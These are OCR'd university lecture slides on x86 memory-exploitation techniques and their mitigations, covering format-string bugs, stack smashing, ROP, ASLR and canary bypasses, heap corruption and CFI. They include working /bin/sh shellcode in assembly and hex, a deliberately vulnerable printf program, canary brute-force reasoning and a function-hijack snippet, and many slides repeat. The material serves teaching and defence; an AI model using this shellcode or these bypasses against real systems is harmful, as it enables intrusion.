Exploitation Techniques and Mitigations

Dark Arts of Computer Science

Alex Hirsch Patrick Ober

2016-01-15

Outline

- Platform x86
- Exploit printf
- Buffer Overflow
- Shell Code
- Data Execution Prevention (DEP)
- Return Oriented Programming (ROP)
- Address Space Layout Randomization (ASLR)
- Stack Cookies (Canary)
- Heap Corruption
- Control Flow Integrity (CFI)
- Fuzzing
- Polymorphic Code
- A Word about x86_64 and ARM

Acknowledgement

We use a lot from RPISEC, a university course about modern exploitation at Rensselaer Polytechnic Institute (2015), because …

- of them: They did a great job.
- of you: You will see familiar material.
- of us: We are lazy.

Check them out at http://rpis.ec/ and https://github.com/RPISEC/MBE.


Outline

Why?

- It's simpler, yet not overly simplified.
- People call it *more academic* *sigh*
- Most techniques can be translated easily.
- Most material covers x86.


We are using Ubuntu 15.10 x86 inside VirtualBox here.

Registers



- Wikipedia

Registers



- http://nullprogram.com/

Memory Management

Real memory is managed by your OS kernel, a process sees only **virtual** memory.

Memory is segmented (**pages**), which are handled by hardware (**memory management unit**) and software (kernel).

4 KiB typical page size, addresses can be decomposed, page pointer + offset:

0xA1B2C3D4 → 0xA1B2C000 + 0x3D4





Figure 13-2. Physical memory holds a few pages of each process.

- Unix Internals by Uresh Vahalia

Process' Memory



You know some of this, other talks also focus on this.

We'll see:

- Pages have permissions `rwx` (DEP)
- Layout not always the same (ASLR)
- Lots of pointers

Calling Convention

Defines:

- where to place arguments
- where to place return value
- where to place return address
- who prepares the stack
- who cleans afterwards
  (caller vs. callee)

Depends on:

- your platform
- your toolchain (language)
- your settings (compiler flags)

I know, Radu never told you…

C Declaration (cdecl):

- arguments on stack (reverse order)
  stack aligned to 16 B boundary
- return via register (EAX / ST0)
- return address on stack
  (old instruction pointer IP)
- old base pointer BP
- caller does the cleanup

Calling Convention

Defines:

- where to place arguments
- where to place return value
- where to place return address
- who prepares the stack
- who cleans afterwards (caller vs. callee)

Depends on:

- your platform
- your toolchain (language)
- your settings (compiler flags)

I know, Radu never told you…

C Declaration (cdecl):

- arguments on stack (reverse order) stack aligned to 16 B boundary
- return via register (EAX / ST0)
- return address on stack (old instruction pointer IP)
- old base pointer BP
- caller does the cleanup

Calling Convention

Defines:

- where to place arguments
- where to place return value
- where to place return address
- who prepares the stack
- who cleans afterwards
  (caller vs. callee)

Depends on:


- your platform
- your toolchain (language)
- your settings (compiler flags)

I know, Radu never told you…

C Declaration (cdecl):

- arguments on stack (reverse order)
  stack aligned to 16 B boundary
- return via register (`EAX` / `ST0`)
- return address on stack
  (old instruction pointer `IP`)
- old base pointer `BP`
- caller does the cleanup

System Call & Protection Rings



Your CPU can switch from a more privileged state to a less privileged one.

Kernel does not run always, process cannot do everything (enforced by hardware).

Process uses a *System Call* (own instruction) to notify the kernel to take over (context switch).

```
int    0x80    ; old, but still works
call   write   ; new: sysenter via VDSO
```

- Wikipedia

System Calls

Show 10 entries


#	Name	eax	ebx	ecx	edx	esi	edi
		Registers					
0	**sys_restart_syscall**	0x00	-	-	-	-	-
1	**sys_exit**	0x01	int error_code	-	-	-	-
2	**sys_fork**	0x02	**struct pt_regs ***	-	-	-	-
3	**sys_read**	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	**sys_write**	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	**sys_open**	0x05	const char __user *filename	int flags	int mode	-	-
6	**sys_close**	0x06	unsigned int fd	-	-	-	-
7	**sys_waitpid**	0x07	pid_t pid	int __user *stat_addr	int options	-	-
8	**sys_creat**	0x08	const char __user *pathname	int mode	-	-	-
9	**sys_link**	0x09	const char __user *oldname	const char __user *newname	-	-	-

Showing 1 to 10 of 338 entries

First

- http://syscalls.kernelgrok.com/

Endianness



- Wikipedia

Outline

Death by `printf`

```c
int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
~> echo foobar | ./main
You entered:
foobar
```

```
~> echo AAAABBBB | ./main
correct
```

```
~> echo '%08x' | ./main
You entered:
bfd98ed4
```

oh look, a pointer, this may come in handy

Death by `printf`

```c
int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
~> echo foobar | ./main
You entered:
foobar
```

```
~> echo AAAABBBB | ./main
correct
```

```
~> echo '%08x' | ./main
You entered:
bfd98ed4
```

oh look, a pointer, this may come in handy

Death by `printf`

```c
int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
~> echo foobar | ./main
You entered:
foobar
```

```
~> echo AAAABBBB | ./main
correct
```

```
~> echo '%08x' | ./main
You entered:
bfd98ed4
```

oh look, a pointer, this may come in handy

Death by printf

```c
int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
~> echo foobar | ./main
You entered:
foobar
```

```
~> echo AAAABBBB | ./main
correct
```

```
~> echo '%08x' | ./main
You entered:
bfd98ed4
```

oh look, a pointer, this may come in handy

Death by `printf`

Demonstration

Death by `printf`

- Even functions which look very simple / basic can be exploited
- RTFM
- but it gets better ...

Death by `printf`

- Even functions which look very simple / basic can be exploited
- RTFM
- but it gets better ...

printf Oriented Programming

>	== dataptr++	%1$65535d%1$.*1$d%2$hn
<	== dataptr--	%1$.*1$d %2$hn
+	== *dataptr++	%3$.*3$d %4$hhn
-	== *datapr--	%3$255d%3$.*3$d%4$hhn
.	== putchar(*dataptr)	%3$.*3$d%5$hn
,	== getchar(dataptr)	%13$.*13$d%4$hn
[	== if (*dataptr == 0) goto ']'	%1$.*1$d%10$.*10$d%2$hn
]	== if (*dataptr != 0) goto '['	%1$.*1$d%10$.*10$d%2$hn

Brainfuck to `printf` format string compiler:
http://github.com/HexHive/printbf

- New memory corruption attacks [32c3]

Outline

Variants

Static Memory Corruption

```c
void foo(void) {
    static char buffer[64];
    /* ... */
}
```

Dynamic Memory (Heap) Corruption

```c
void foo(void) {
    char *buffer = (char *) malloc(64);
    /* ... */
    free(buffer);
}
```

Stack Smashing

```c
void foo(void) {
    char buffer[64];
    /* ... */
}
```

Variants

Static Memory Corruption

```
void foo(void) {
    static char buffer[64];
    /* ... */
}
```

Dynamic Memory (Heap) Corruption

```
void foo(void) {
    char *buffer = (char *) malloc(64);
    /* ... */
    free(buffer);
}
```

Stack Smashing

```
void foo(void) {
    char buffer[64];
    /* ... */
}
```

Variants

Static Memory Corruption

```c
void foo(void) {
    static char buffer[64];
    /* ... */
}
```


Dynamic Memory (Heap) Corruption

```c
void foo(void) {
    char *buffer = (char *) malloc(64);
    /* ... */
    free(buffer);
}
```

Stack Smashing

```c
void foo(void) {
    char buffer[64];
    /* ... */
}
```

Smashing the Stack



- Here, you write from top to bottom
- You'll first overwrite local variables (bar)
- Followed by arguments
- Your **saved return address**
- The next frame

- Wikipedia

Overwrite a Flag

Demonstration

Outline

Idea

- supply executable binary code via buffer
- rewrite return address to point into buffer
- binary code opens a shell upon execution

Example

```
> cat shellcode.asm
```

```
xor     eax, eax      ;Clearing eax register
push    eax           ;Pushing NULL bytes
push    0x68732f2f    ;Pushing //sh
push    0x6e69622f    ;Pushing /bin
mov     ebx, esp      ;ebx now has address of /bin//sh
push    eax           ;Pushing NULL byte
mov     edx, esp      ;edx now has address of NULL byte
push    ebx           ;Pushing address of /bin//sh
mov     ecx, esp      ;ecx now has address of address
                      ;of /bin//sh byte
mov     al, 11        ;syscall number of execve is 11
int     0x80          ;Make the system call
```

```
> nasm -f elf shellcode.asm
> objdump -d -M intel shellcode.o
00000000 <.text>:
   0:   31 c0                  xor     eax,eax
   2:   50                     push    eax
   3:   68 2f 2f 73 68         push    0x68732f2f
   8:   68 2f 62 69 6e         push    0x6e69622f
   d:   89 e3                  mov     ebx,esp
   f:   50                     push    eax
  10:   89 e2                  mov     edx,esp
  12:   53                     push    ebx
  13:   89 e1                  mov     ecx,esp
  15:   b0 0b                  mov     al,0xb
  17:   cd 80                  int     0x80
```

Result:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

- https://dhavalkapil.com/blogs/Shellcode-Injection/

Bend Return Address into Buffer

Demonstration

Outline

Data Execution Prevention

Address	.	Lock...	Blocks	Protection	Details
00007FF6E1550000	K		2	Read	
00007FF6E1650000	K		1	Read	
00007FF6E1673000			1	Read/Write	Thread Environment Block ID: 276
00007FF6E1675000			1	Read/Write	Thread Environment Block ID: 984
00007FF6E167D000			1	Read/Write	Thread Environment Block ID: 784
00007FF6E167F000			1	Read/Write	Process Environment Block
00007FF6E1710000			6	Execute/Read	C:\Windows\System32\dwm.exe
00007FFCC1460000	K		5	Execute/Read	C:\Windows\System32\cabinet.dll
00007FFCC2C60000	K		5	Execute/Read	C:\Windows\System32\xmllite.dll
00007FFCC3540000	K		5	Execute/Read	C:\Windows\System32\d2d1.dll

Have a look at `VMMap.exe` from Sysinternals Suite — if you are a Windows guy.

- also known as **write XOR execute** (`w^x`)
- sometimes called **page protection**
- typically enforced by hardware
- `rwx` permissions per memory page
- `segfault` is triggered upon violation

Data Execution Prevention

Famous Quote

If your program simply segfaulted, consider yourself lucky.

Data Execution Prevention

- We cannot execute supplied code anymore =(
- What now?

- Take control!

Data Execution Prevention

- We cannot execute supplied code anymore =(
- What now?

- Take control!

Return to a Different Function

Demonstration

Outline

Idea

- Target may not have a `gimme_shell_plz` function.
- Create such a function by combining parts (gadgets) of available functions.

Idea

- Target may not have a `gimme_shell_plz` function.
- Create such a function by combining parts (gadgets) of available functions.

Gadgets

```
> objdump -d /lib/i386-linux-gnu/libc.so.6 | grep -B5 ret
  ...
18f59:     8b 54 24 04          mov    0x4(%esp),%edx
18f5d:     83 c4 20             add    $0x20,%esp
18f60:     5e                   pop    %esi
18f61:     5f                   pop    %edi
18f62:     5d                   pop    %ebp
18f63:     c3                   ret
  ...
192d4:     8b 54 24 2c          mov    0x2c(%esp),%edx
192d8:     e8 23 fc ff ff       call   18f00 <__floatdidf+0x30>
192dd:     8b 44 24 18          mov    0x18(%esp),%eax
192e1:     8b 54 24 1c          mov    0x1c(%esp),%edx
192e5:     83 c4 24             add    $0x24,%esp
192e8:     c3                   ret
  ...
```

- **Definition:** Sequence of instructions ending with RET.
- Target addresses are provided through the buffer and used one by one.
- We can also use library functions (*ret2libc*)

- https://crypto.stanford.edu/~blynn/rop/

Outline

Idea

Randomize the location of (some) segments every time the program is run.

Program must be compiled with `-pie -fPIE` (Position Independent Code).

Only really useful in combination with DEP.

/proc/self/maps

```
~> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
08905000-08926000 rw-p 00000000 00:00 0          [heap]
b758d000-b7741000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
b7752000-b7753000 r-xp 00000000 00:00 0          [vdso]
bfb26000-bfb47000 rw-p 00000000 00:00 0          [stack]
```

some lines have been omitted

/proc/self/maps

```
~> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
0954e000-0956f000 rw-p 00000000 00:00 0          [heap]
b7595000-b7749000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
b775a000-b775b000 r-xp 00000000 00:00 0          [vdso]
bfbc9000-bfbea000 rw-p 00000000 00:00 0          [stack]
```

some lines have been omitted

/proc/self/maps

```
~> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
0913e000-0915f000 rw-p 00000000 00:00 0          [heap]
b75cc000-b7780000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
b7791000-b7792000 r-xp 00000000 00:00 0          [vdso]
bf8f8000-bf919000 rw-p 00000000 00:00 0          [stack]
```

some lines have been omitted

Breaking ASLR

- `.text` segment starts at `0x00400000` if PIE is not specified
- **Info leak:** if we manage to get pointer from the program we can calculate the ASLR offset.
  Remember the first example with `printf`
- **Brute Force:** Guessing may be a viable option on 32 bit

Breaking ASLR

- `.text` segment starts at `0x00400000` if PIE is not specified
- **Info leak:** if we manage to get pointer from the program we can calculate the ASLR offset.
  Remember the first example with `printf`
- **Brute Force:** Guessing may be a viable option on 32 bit

Info Leak

Lets say you have leaked a pointer to `printf`, `printf` is at `0xb7e72280`. Look how far away `system` is from `printf`, it's `0xD0F0` bytes. We now know that `system` is at:

$$\texttt{0xb7e72280} - \texttt{0xD0F0} = \texttt{0xb7e65190}$$

Outline

Idea

- Put something between buffer and return address, which guards the return address.
- Different types:

Terminator canaries
: Render **string operations** useless by placing a terminator (`null`, `\r`, `\n`, -1)

Random canaries
: generate a random value, store somewhere *safe*, place on the stack and check before each return whether this value is still the same

Random XOR canaries
: Same as above but scrambled to mitigate *read-from-stack*

Idea

- Put something between buffer and return address, which guards the return address.
- Different types:

  Terminator canaries: Render **string operations** useless by placing a terminator (`null`, `\r`, `\n`, -1)

  Random canaries: generate a random value, store somewhere *safe*, place on the stack and check before each return whether this value is still the same

  Random XOR canaries: Same as above but scrambled to mitigate *read-from-stack*

A look at GCC

```c
#include <stdio.h>

void fun(void) {
    char buf[8] = {0};
    fgets(buf, 32, stdin);
    /* break point */
    puts(buf);
}

int main(int argc, char *argv[]) {
    fun();
    return 0;
}
```

```
> gcc -o main main.c
> gdb ./main
AAAAAAA
  ...
Breakpoint 1, 0x0000000000400671 in fun ()
(gdb) show-stack
Stack
------------------------
0x00007fffffffe280: 0x0a41414141414141
0x00007fffffffe288: 0x4848c5a0bbf40c00 (CANARY)
0x00007fffffffe290: 0x00007fffffffe2b0 (Saved RBP)
0x00007fffffffe298: 0x00000000004006a4 (Saved RIP)
------------------------
Stack Pointer: 0x00007fffffffe280
Stack Base:    0x00007fffffffe290
Canary:        0x4848c5a0bbf40c00
saved RIP:     0x00000000004006a4
```

- http://0x90.at/post/gdb-stack-script

A look at GCC

```c
#include <stdio.h>

void fun(void) {
    char buf[8] = {0};
    fgets(buf, 32, stdin);
    /* break point */
    puts(buf);
}

int main(int argc, char *argv[]) {
    fun();
    return 0;
}
```

```
> gcc -o main main.c
> gdb ./main
AAAAAAA
  ...
Breakpoint 1, 0x0000000000400671 in fun ()
(gdb) show-stack
Stack
------------------------
0x00007fffffffe280: 0x0a41414141414141
0x00007fffffffe288: 0x4848c5a0bbf40c00 (CANARY)
0x00007fffffffe290: 0x00007fffffffe2b0 (Saved RBP)
0x00007fffffffe298: 0x00000000004006a4 (Saved RIP)
------------------------
Stack Pointer: 0x00007fffffffe280
Stack Base:    0x00007fffffffe290
Canary:        0x4848c5a0bbf40c00
saved RIP:     0x00000000004006a4
```

- http://0x90.at/post/gdb-stack-script

Breaking the canary

```
5.2  2:56.03 ├ /usr/sbin/apache2 -k start
2.2  0:00.02 │  ├ /usr/sbin/apache2 -k start
2.2  0:00.03 │  ├ /usr/sbin/apache2 -k start
1.8  0:00.02 │  ├ /usr/sbin/apache2 -k start
2.2  0:00.08 │  ├ /usr/sbin/apache2 -k start
2.2  0:00.01 │  ├ /usr/sbin/apache2 -k start
2.2  0:00.02 │  └ /usr/sbin/apache2 -k start
0.4  0:07.25 ├ /usr/sbin/rsyslogd
```

- Server **forks** multiple times to create workers
- Memory is handled copy-on-write
  $\Longrightarrow$ all workers share the same canary
- Server respawns workers if they die
- $\Longrightarrow$ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$\Longrightarrow$ $2^8 \times 3 = 768$ guesses at most 32 bit

$\Longrightarrow$ $2^8 \times 7 = 1792$ guesses at most 64 bit

Breaking the canary

- Server **forks** multiple times to create workers
- Memory is handled copy-on-write
  $\Longrightarrow$ all workers share the same canary
- Server respawns workers if they die
- $\Longrightarrow$ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$\Longrightarrow$ $2^8 \times 3 = 768$ guesses at most 32 bit

$\Longrightarrow$ $2^8 \times 7 = 1792$ guesses at most 64 bit

Breaking the canary

- Server **forks** multiple times to create workers
- Memory is handled copy-on-write
  $\implies$ all workers share the same canary
- Server respawns workers if they die
- $\implies$ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$\implies 2^8 \times 3 = 768$ guesses at most 32 bit


$\implies 2^8 \times 7 = 1792$ guesses at most 64 bit


Outline

Heap vs. Stack

- Managed by the programmer through `malloc` / `calloc` / `recalloc` / `free`
- Mainly used for structs (objects), big buffers, persistent data
- **non-linear** structure
- Many different implementations (dlmalloc, ptmalloc, …)
  some applications come with their own implementation
- Details depend *heavily* on implementation

Overflow


Heap Segment
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data


Heap Segment
Previous Chunk Size
Chunk Size
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
...
heap overflow
Chunk Size
Data

Attack Surface

- Anything that handles the now corrupted data can be viewed as additional attack surface
- Structs commonly contain function pointers which can be overwritten
- **Use After Free:** pointer gets still used somewhere after `free`, pointer target is now attack surface, extremely common complex programs (browsers)
- **Heap Spraying:** fill heap with exploitable code, viable on 32 bit, not so on 64 bit (~18 446 744 TB)

Attack Surface

- Anything that handles the now corrupted data can be viewed as additional attack surface
- Structs commonly contain function pointers which can be overwritten
- **Use After Free:** pointer gets still used somewhere after `free`, pointer target is now attack surface, extremely common complex programs (browsers)
- **Heap Spraying:** fill heap with exploitable code, viable on 32 bit, not so on 64 bit (~18 446 744 TB)


Attack Surface

- Anything that handles the now corrupted data can be viewed as additional attack surface
- Structs commonly contain function pointers which can be overwritten
- **Use After Free:** pointer gets still used somewhere after `free`, pointer target is now attack surface, extremely common complex programs (browsers)
- **Heap Spraying:** fill heap with exploitable code, viable on 32 bit, not so on 64 bit (~18 446 744 TB)

Outline

- Platform x86
- Exploit printf
- Buffer Overflow
- Shell Code
- Data Execution Prevention (DEP)
- Return Oriented Programming (ROP)
- Address Space Layout Randomization (ASLR)
- Stack Cookies (Canary)
- Heap Corruption
- Control Flow Integrity (CFI)
- Fuzzing
- Polymorphic Code
- A Word about x86_64 and ARM

Control Flow Graph




- unRAID emhttp inside IDA

Control Flow Integrity

- Construct a set for each function f containing all functions where f gets called.
- Check call / return destination on each call / return
- Abort if destination is not an element of the specific set

Control Flow Bending



Control Flow Bending

- Control flow graph is heavily connected via common functions, like `printf`, `malloc`, `memcpy`, ...
- Such functions make it easy to transition from the attackers entry point to his target location (`system`)
- Transitions from function to function are valid (with respect to Control Flow Integrity)
- $\Longrightarrow$ whole path is malicious

Stack Integrity

- Place return address on a *shadow stack*
- *shadow stack* protected by hardware
- $\Longrightarrow$ function can only return to its current caller
- $\Longrightarrow$ Cannot bend control flow anymore

Stack Integrity

- Idea: If the program contains a Turing complete **interpreter**, we can just use it to execute our malicious code.
- `printf` is such an interpreter


Stack Integrity

- Idea: If the program contains a Turing complete **interpreter**, we can just use it to execute our malicious code.
- `printf` is such an interpreter

Outline

Outline

Polymorphism



-ntu.edu.sg

~~Polymorphism~~ Polymorphic Code

- code which *evolves* during runtime
- often malicious code, but also used in DRM
- makes use of encryption

- makes static analysis hard, you basically need to reverse engineer the system, running it may not reveal all parts or be straight up lethal!

~~Polymorphism~~ Polymorphic Code

- code which *evolves* during runtime
- often malicious code, but also used in DRM
- makes use of encryption
- makes static analysis hard, you basically need to reverse engineer the system, running it may not reveal all parts or be straight up lethal!

~~Polymorphism~~ Polymorphic Code

- malicious parts sometimes only triggered when special conditions are met (time, platform, events, ...)
- **metamorphic engines** are used to generated new code;
  little documentation / public knowledge;
  some even see it as taboo
- have a look at http://z0mbie.daemonlab.org/
  and http://vxheaven.org/lib/vmd01.html

~~Polymorphism~~ Polymorphic Code

- malicious parts sometimes only triggered when special conditions are met (time, platform, events, ...)
- **metamorphic engines** are used to generated new code;
  little documentation / public knowledge;
  some even see it as taboo
- have a look at http://z0mbie.daemonlab.org/
  and http://vxheaven.org/lib/vmd01.html

~~Polymorphism~~ Polymorphic Code

- malicious parts sometimes only triggered when special conditions are met (time, platform, events, ...)
- **metamorphic engines** are used to generated new code;
  little documentation / public knowledge;
  some even see it as taboo
- have a look at http://z0mbie.daemonlab.org/
  and http://vxheaven.org/lib/vmd01.html

Hijack Example (last year)

```c
void hijack(void) {

    void *page = (void *) ((uintptr_t) func1 & (uintptr_t) ~(4096-1));

    if (mprotect(page, 4096, PROT_READ | PROT_WRITE | PROT_EXEC) == 0) {
        /* calculate jump distance */
        intptr_t jmp = ((uintptr_t) func2) - ((uintptr_t) func1) - 5;

        /* change first instruction to relative jump */
        ((char *) func1)[0] = 0xe9;

        /* set jump distance (little endian) */
        ((char *) func1)[1] = (jmp&0xff);
        ((char *) func1)[2] = (jmp&0xff00) >> 8;
        ((char *) func1)[3] = (jmp&0xff0000) >> 16;
        ((char *) func1)[4] = jmp >> 24;
    }

}
```

```c
